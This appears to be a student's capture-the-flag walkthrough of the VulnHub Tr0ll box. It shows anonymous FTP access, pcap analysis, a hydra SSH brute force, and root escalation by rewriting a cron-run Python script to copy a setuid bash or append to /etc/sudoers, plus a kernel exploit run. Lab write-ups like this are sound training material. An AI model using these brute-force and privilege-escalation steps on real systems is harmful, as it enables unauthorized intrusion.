
Port 21

- Anon login enabled

1. Login with anon
2. Get pcap file inside




```
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx    1 1000     0            8068 Aug 09  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.00 secs (7.0525 MB/s)
ftp> 
```

Analyze pcap traffic

```
220 (vsFTPd 3.0.2)

USER anonymous

331 Please specify the password.

PASS password

230 Login successful.

SYST

215 UNIX Type: L8

PORT 10,0,0,12,173,198

200 PORT command successful. Consider using PASV.

LIST

150 Here comes the directory listing.

226 Directory send OK.

TYPE I

200 Switching to Binary mode.

PORT 10,0,0,12,202,172
```

```
200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,0,12,172,74
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.
```

- A file was exported
- Filter by FTP-data



```
ftp-data
```

```
No.   Time       Source     Destination  Protocol  Length Info
   24 9.816122   10.0.0.6   10.0.0.12    FTP-DA…      140 FTP Data: 74 bytes (PORT) (LIST)
   40 17.799796  10.0.0.6   10.0.0.12    FTP-DA…      213 FTP Data: 147 bytes (PORT) (RETR secret_stuff.txt)
   56 19.815852  10.0.0.6   10.0.0.12    FTP-DA…      140 FTP Data: 74 bytes (PORT) (LIST)
```

```
▸ Frame 40: 213 bytes on wire (1704 bits), 213 bytes captured (1704 bits) on interface eth0, id 0
▸ Ethernet II, Src: VMware_20:70:99 (00:0c:29:20:70:99), Dst: VMware_5d:04:92 (00:0c:29:5d:04:92)
▸ Internet Protocol Version 4, Src: 10.0.0.6, Dst: 10.0.0.12
▸ Transmission Control Protocol, Src Port: 20, Dst Port: 51884, Seq: 1, Ack: 1, Len: 147
  FTP Data (147 bytes data)
  [Setup frame: 33]
  [Setup method: PORT]
  [Command: RETR secret_stuff.txt]
  Command frame: 35
  [Current working directory: ]
▾ Line-based text data (3 lines)
    Well, well, well, aren't you just a clever little devil, you almost found the sup3rs3cr3tdirlol :-P\n
    \n
    Sucks, you were so close... gotta TRY HARDER!\n
```


- Found: sup3rs3cr3tdirlol
  - Could be a password
  - dir
  - username

Port 80

1. Directory Enumerated
   - robots.txt: Dead End
   - secret: Dead End
2. Visit /sup3rs3cr3tdirlol from FTP
   - Found a directory that has
     - roflmao

Analysis of ROFLMAO

1. Executed it




```
┌──(root💀kali)-[~/vulnHub/hackme]
└─# ./roflmao
Find address 0x0856BF to proceed┌──(root💀kali)-[~/vulnHub/hackme]
```

2. Reverse Engineer with ghidra
   - did not find much
3. Since the compiled code is running fine, reverse engineering is not needed,
   - Since this box is called troll, it probably has nothing to do with reverse engineering
4. Visit /0×0856BF
   - Found

/0×0856BF dir

- It contains 2 password list



Index of /0x0856BF

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.1.5 Port 80

- good_luck/
    - which_one_lol.txt (wordlist file)

      ```
      maleus
      ps-aux
      felux
      Eagle11
      genphlux < -- Definitely not this one
      usmc8892
      blawrg
      wytshadow
      vis1t0r
      overflow
      ```

- this_folder_contains_the_password/
    - Pass.txt (wordlist file)

      ```
      Good_job_:)
      ```

Bruteforce SSH:

1. Compiled the two wordlist and bruteforce

   ```
   hydra -L compiled.txt -P compiled.txt ssh://$ip
   ```

   - Failed, ssh blocks my IP address


2. Add "Pass.txt" to the wordlist

   - Earlier the folder is called "this_folder_contains_the_password"

   - It could include the Pass.txt itself

   `hydra -L compiled.txt -p Pass.txt ssh://$ip`

   - Sucess




```
┌──(root💀kali)-[~/vulnHub/hackme/web]
└─# hydra -L compiled.txt -p Pass.txt ssh://$ip -vV
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-bi

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-27 02:28:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (l:11/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.5:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://Good_job_:)@192.168.1.5:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.5:22
[ATTEMPT] target 192.168.1.5 - login "Good_job_:)" - pass "Pass.txt" - 1 of 11 [child 0] (0/0)
[ATTEMPT] target 192.168.1.5 - login "maleus" - pass "Pass.txt" - 2 of 11 [child 1] (0/0)
[ATTEMPT] target 192.168.1.5 - login "ps-aux" - pass "Pass.txt" - 3 of 11 [child 2] (0/0)
[ATTEMPT] target 192.168.1.5 - login "felux" - pass "Pass.txt" - 4 of 11 [child 3] (0/0)
[ATTEMPT] target 192.168.1.5 - login "Eagle11" - pass "Pass.txt" - 5 of 11 [child 4] (0/0)
[ATTEMPT] target 192.168.1.5 - login "genphlux " - pass "Pass.txt" - 6 of 11 [child 5] (0/0)
[ATTEMPT] target 192.168.1.5 - login "usmc8892" - pass "Pass.txt" - 7 of 11 [child 6] (0/0)
[ATTEMPT] target 192.168.1.5 - login "blawrg" - pass "Pass.txt" - 8 of 11 [child 7] (0/0)
[ATTEMPT] target 192.168.1.5 - login "wytshadow" - pass "Pass.txt" - 9 of 11 [child 8] (0/0)
[ATTEMPT] target 192.168.1.5 - login "vis1t0r" - pass "Pass.txt" - 10 of 11 [child 9] (0/0)
[ATTEMPT] target 192.168.1.5 - login "overflow" - pass "Pass.txt" - 11 of 11 [child 10] (0/0)
[22][ssh] host: 192.168.1.5   login: overflow   password: Pass.txt
[STATUS] attack finished for 192.168.1.5 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-27 02:28:38
```


- overflow:Pass.txt

Privilege Escalation to root


1. We are getting kicked out by a cronjob running
2. Look at cronlogs



```
(remote) overflow@troll:/var/log$ cat cronlog
*/2 * * * * cleaner.py
(remote) overflow@troll:/var/log$ locate cleaner.py
/lib/log/cleaner.py
/var/tmp/cleaner.py.swp
```




```
(remote) overflow@troll:/lib/log$ cat cleaner.py
#!/usr/bin/env python
import os
import sys
try:
        os.system('rm -r /tmp/* ')
except:
        sys.exit()
```



```
  GNU nano 2.2.6

#!/usr/bin/env python
import os
import sys
try:
        os.system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash')
except:
        sys.exit()
```

- Also works


```
#!/usr/bin/env python

import os

import sys

try:

        os.system('echo "overflow ALL=(ALL:ALL) ALL" >>
/etc/sudoers')

except:

        sys.exit()
```



```
┌──(root💀kali)-[~/vulnHub/tr0ll]
└─# pwncat ssh://overflow:Pass.txt@$ip
[03:40:06] Welcome to pwncat 🐈!
           192.168.1.5:22: upgrading from /bin/dash to /bin/bash
[03:40:07] 192.168.1.5:22: registered new host w/ db
(local) pwncat$
(remote) overflow@troll:/$ cd /tmp
(remote) overflow@troll:/tmp$ ls
rootbash
(remote) overflow@troll:/tmp$ ./rootbash -p
(remote) root@troll:/tmp# whoami
root
(remote) root@troll:/tmp#
```

Privilege Escalation to root (Alternative)

- Via kernel exploit



```
(remote) overflow@troll:/tmp$ gcc exploit.c -o exploit
(remote) overflow@troll:/tmp$ chmod +x exploit
(remote) overflow@troll:/tmp$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoai
sh: 1: whoai: not found
# whoami
root
# cd /root
# ls
proof.txt
# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
# 
```